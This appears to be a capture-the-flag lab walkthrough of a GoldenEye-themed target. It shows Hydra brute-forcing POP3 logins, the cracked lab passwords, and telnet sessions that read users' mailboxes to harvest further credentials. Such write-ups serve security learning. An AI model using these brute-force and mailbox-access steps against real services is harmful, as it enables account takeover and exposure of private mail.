
Login Successful.




We are logged in and the page tells us about a POP3 service configured on non-default port. POP3 is a protocol used to retrieve emails from a mail server to a local client. Default port: 110 (TCP). During NMAP scanning, we came to know that POP3 service is running in both 55006 and 55007. Let us go with 55007 (007 is hint for bond).




While looking at the page source, we can see a comment which tells us there is another user called Natalya.





As per the hint from Tryhackme we will try to bruteforce POP3 using HYDRA tool. Hydra is a fast and flexible brute-force login cracker. Used to crack login credentials. Supports many protocols (FTP, SSH, POP3, HTTP, etc.)
Syntax example: hydra -l user -P passlist.txt ftp://target



Here we used usernames boris and Natalya and fastrack.txt from wordlists as passlist. -s is used to denote port number, -I is used to denote service and -t20 is used to set speed. Following results are shown

Boris – secret1!

Natalya – bird

These credentials can be used to access email service. We are using telnet command line to access mail. Follwing commands are used for access mails


USER – provide username

PASS – provide password

LIST – list mails


RETR – Retrieve mail

QUIT - quit




We will start with boris. Boris received 3 mails. We will read mails one by one.

Now, we will read mails of Natalya.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ telnet 10.10.141.207 55007
Trying 10.10.141.207...
Connected to 10.10.141.207.
Escape character is '^]'.
+OK GoldenEye POP3 Electronic-Mail System
USER natalya
+OK
PASS bird
+OK Logged in.
RETR
-ERR There's no message 0.
LIST
+OK 2 messages:
1 631
2 1048
.
RETR 1
+OK 631 octets
Return-Path: <root@ubuntu>
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id D5EDA454B1
        for <natalya>; Tue, 10 Apr 1995 19:45:33 -0700 (PDT)
Message-Id: <20180425024542.D5EDA454B1@ubuntu>
Date: Tue, 10 Apr 1995 19:45:33 -0700 (PDT)
From: root@ubuntu

Natalya, please you need to stop breaking boris' codes. Also, you are GNO supervisor for training. I will email you once a student is designated to you.

Also, be cautious of possible network breaches. We have intel that GoldenEye is being sought after by a crime syndicate named Janus.
.
```




```
kali@kali: ~/Downloads   kali@kali: ~/Downloads

Natalya, please you need to stop breaking boris' codes. Also, you are GNO supervisor for training. I will email you once a student is designated to you.

Also, be cautious of possible network breaches. We have intel that GoldenEye is being sought after by a crime syndicate named Janus.
.
RETR 2
+OK 1048 octets
Return-Path: <root@ubuntu>
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from root (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id 17C96454B1
        for <natalya>; Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
Message-Id: <20180425031956.17C96454B1@ubuntu>
Date: Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
From: root@ubuntu

Ok Natalyn I have a new student for you. As this is a new system please let me or boris know if you see any config issues, especially is it's related to security...even if it's not, just
 enter it in under the guise of "security"...it'll get the change order escalated without much hassle :)

Ok, user creds are:

username: xenia
password: RCP90rulez!

Boris verified her as a valid contractor so just create the account ok?

And if you didn't have the URL on outr internal Domain: severnaya-station.com/gnocertdir
**Make sure to edit your host file since you usually work remote off network....

Since you're a Linux user just point this servers IP to severnaya-station.com in /etc/hosts.
```


Mail gave us credentials of xenia, which can be used to access an internal domain. Since it is an internal domain, we must add the same to /etc/hosts. /etc/hosts is a local file on Linux systems that maps hostnames to IP addresses. It is used for hostname resolution before DNS.

```
┌──(kali㉿kali)-[~]
└─$ cd /etc

┌──(kali㉿kali)-[/etc]
└─$ cat hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

┌──(kali㉿kali)-[/etc]
└─$ sudo nano hosts

┌──(kali㉿kali)-[/etc]
└─$ cat hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.10.141.207   severnaya-station.com
```


```
File  Actions  Edit  View  Help
kali@kali: ~/Downloads   kali@kali: ~/Downloads   kali@kali: /etc

  GNU nano 8.4
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.10.141.207   severnaya-station.com
```


Now let us access the page and provide credentials of xenia.






2.2.3: Messages






While going through the message of xenia, we came to understand there is another user doak. We will try to get credentials of doak by brute forcing using hydra.




Now we will access mails of doak using telnet command line. Doak has provided us with login to his page.

